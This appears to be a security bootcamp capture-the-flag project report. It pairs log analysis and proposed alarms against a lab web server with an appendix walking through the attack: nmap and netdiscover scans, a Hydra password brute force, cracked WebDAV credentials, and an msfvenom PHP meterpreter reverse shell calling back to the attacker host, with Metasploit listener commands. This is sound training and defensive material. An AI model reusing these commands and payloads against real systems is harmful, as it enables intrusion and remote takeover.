
- **"Secret_folder"** contained "connect_to_corp_server" which was accessed **2 times**



Analysis: Uncovering the Brute Force Attack


- **16,658 hits were made using “Hydra” in total**
- **16,656 hits were failures denoting that 2 hits yielded successful bruteforce results**





Analysis: Finding the WebDAV Connection

- **6 requests were made, 4 requests made for /webdav/passwd.dav/**
- Primary files requested was **/passwd.**



Time	_source
Feb 7, 2022 @ 21:28:23.557	url.path: /webdav/ @timestamp: Feb 7, 2022 @ 21:28:23.557 agent.version: 7.7.0 agent.type: packetbeat agent.ephemeral_id: e1f27663-efcf-423e-b648-d0f3aba1ace9 agent.hostname: server1 agent.id: de2238f6-73be-44db-906f-12490aa5ab17 url.full: http://192.168.1.105/webdav/ url.scheme: http url.domain: 192.168.1.105 server.port: 80 server.bytes: 748B server.ip: 192.168.1.105 http.request.bytes: 385B http.request.headers.content-length: 0 http.request.method: get

Time	_source
Feb 7, 2022 @ 21:17:38.935	url.path: /webdav/passwd.dav @timestamp: Feb 7, 2022 @ 2 server.port: 80 server.bytes: 913B agent.type: packetbe b648-d0f3aba1ace9 agent.hostname: server1 agent.id: de22 agent.version: 7.7.0 query: PROPFIND /webdav/passwd.dav destination.ip: 192.168.1.105 status: OK event.duration

Blue Team
Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- Set an alarm to trigger when large amounts of traffic occurs
- This should happen in a short time and target single source IP's that target multiple ports

What threshold would you set to activate this alarm?

- One such threshold can be set if any single IP address requests more than 10 requests per second for more than 10 seconds

System Hardening

What configurations can be set on the host to mitigate port scans?

- Enable traffic needed to access internal hosts, and deny everything else. Include standards ports such as TCP 80 for pin requests.
- Configure firewall to cutoff certain actions once a threshold is reached such as with ports scans done consecutively

Describe the solution. If possible, provide required command lines.

- Create IPtables for the firewall port blocking and scanning. IDS's allow for alerts as well.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- Set alarms for any hidden directories in the company's internal network.
- Subsequently, set an alarm for repeated requests as an attacker

What threshold would you set to activate this alarm?

- Set for sequential requests from a single IP when greater than 0 requests were made. Send an email to the SOC analyst.

System Hardening

What configuration can be set on the host to block unwanted access?

- Strengthen Usernames and passwords for access to hidden directories
- Encrypt contents of hidden directories
- Disable Apache's directory listings

Describe the solution. If possible, provide required command lines.

- Whitelist authorized IP addresses
- Change permissions to enable folder privacy

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- Alarm when a set number of unauthorized requests arrives from an unauthorized IP
- Alarm if any user on the system has several failed login attempts

What threshold would you set to activate this alarm?

- Set threshold for greater than 50 requests from a single IP address over 30 minutes
- Trigger an alert for more than 3 consecutively failed events

System Hardening

What configuration can be set on the host to block brute force attacks?

- Use unique usernames and stronger passwords
- Restrict access to authentication URLs
- Set lockouts after 3 failed attempts from the same IP
- Enable two-factor authentication
- Use CAPTCHA (human vs. machine input

Describe the solution. If possible, provide the required command line(s).

- Unique, strong passwords
- CAPTCHA prevents access via bots and autotools
- Two-Factor authentications allows for extra security

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- Alarm when any attempt to access WebDAV directory is made outside the company's internal network

What threshold would you set to activate this alarm?

- Threshold is whenever any single instance of this occurs whether it be accessing, or uploading anything in the directory

System Hardening

What configuration can be set on the host to control access?

- The host configuration should deny WebDAV uploads by default
- Avoid storing instructions for accessing the webserver
- Update all software running on the server
- Disable WebDAV or ensure correct configuration

Describe the solution. If possible, provide the required command line(s).

- Install Filebeat on host machine for monitoring. Utilize IPtables

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- Alarm if invalid file types are uploaded
- Alarm on any port opened
- Alarm on any unexpected traffic

What threshold would you set to activate this alarm?

- Alert on any instance of uploaded files outside the server. If it's from internal, identify any suspicious files

System Hardening

What configuration can be set on the host to block file uploads?

- All file uploads from outside company network should be blocked
- Store files in a location not accessible from the web
- Manage privileges of all users to control access to sensitive files
- Validate file types and block anything executable
- Run all files through antivirus

Describe the solution. If possible, provide the required command line.

- File validation can prevent spoofing. Blocking executable prevents exploits

A Appendix

Nmap Scan

-Discover IP address of the Linux web server
Command: nmap -sV 192.168.1.0/24 ## Scan for open ports and versions

```
root@Kali:~/Desktop# nmap -sV 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-11 17:17 PST
Nmap scan report for 192.168.1.1
Host is up (0.00050s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00067s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; proto
col 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: el
asticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Nmap scan report for 192.168.1.105
Host is up (0.00064s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoco
l 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kerne
l

Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

A Appendix

Host Discovery and ARP scan

-Discover IP address of the Linux web server
Command: netdricover -r 192.168.1.255/16

```
Currently scanning: 192.168.113.0/16   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 168
-----------------------------------------------------------------------------
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.1     00:15:5d:00:04:0d      2      84  Microsoft Corporation
192.168.1.100   4c:eb:42:d2:d5:d7      1      42  Intel Corporate
192.168.1.105   00:15:5d:00:04:0f      1      42  Microsoft Corporation
```

A Appendix


Brute Force attack

-Brute force the password for the hidden directory using Hydra

```
root@Kali:~/Desktop# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s
 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder
```

```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-02-07 2
0:14:31
```

Login to secret folder:
192.168.1.105/company_folders/
secret_folder/




```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

A Appendix


Crack the found hash.


-Ryan’s username is “ryan” but the password is hashed. Use a hash cracker.

A Appendix

Connect to webdav using the new credentials.

-192.168.1.105/webdav/
Login: ryan
Password linux4u






A Appendix


Create and upload a PHP reverse shell payload
-create the payload using msfvenom with the local host IP of our attack Kali machine. 192.168.1.90

```
root@Kali:~/Desktop# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.
1.90 lport=4444 >> payloadshell.php
```

-Copy the payload to the server using Kali's File manager: dav://192.168.1.105/webdav



Login using Ryan's credentials:
Login: ryan
Pass: linux4u
Then drag and drop your php payload into the webserver.



A Appendix

Start the listener using Metasploit. Commands:
> msfconsole
use exploit/multi/handler
set payload php/meterpreter/reverse_tcp
set LHOST 192.168.1.90
show options # This is to verify if information is correct
exploit

Don't forget to turn the payload on the server or meterpreter will not work.

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) >
```

```
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may b
e specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

```
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) >
```

A Appendix

Once connected, the meterpreter prompt will appear.
-To verify successful connection to our listener, run “getwd” or “pwd” then run “sysinfo”

```
meterpreter > getwd
/var/www/webdav
meterpreter > sysinfo
Computer     : server1
OS           : Linux server1 4.15.0-108-generic #109-Ubuntu SMP Fri Jun 19 1
1:33:10 UTC 2020 x86_64
Meterpreter : php/linux
meterpreter >
```

Once in, run the following:
> cd /
ls -a #This is to display the directory contents

```
meterpreter > cd /
meterpreter > ls -a
Listing: /
==========

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
40755/rwxr-xr-x   4096        dir   2020-05-29 12:05:57 -0700  bin
40755/rwxr-xr-x   4096        dir   2020-06-27 23:13:04 -0700  boot
40755/rwxr-xr-x   3840        dir   2022-02-07 18:29:29 -0800  dev
40755/rwxr-xr-x   4096        dir   2020-06-30 23:29:51 -0700  etc
100644/rw-r--r--  16          fil   2019-05-07 12:15:12 -0700  flag.txt
40755/rwxr-xr-x   4096        dir   2020-05-19 10:04:21 -0700  home
100644/rw-r--r--  57982894    fil   2020-06-26 21:50:32 -0700  initrd.img
100644/rw-r--r--  57977666    fil   2020-06-15 12:30:25 -0700  initrd.img.o
```

Once the flag is found:
> cat flag.txt

```
meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
```


The End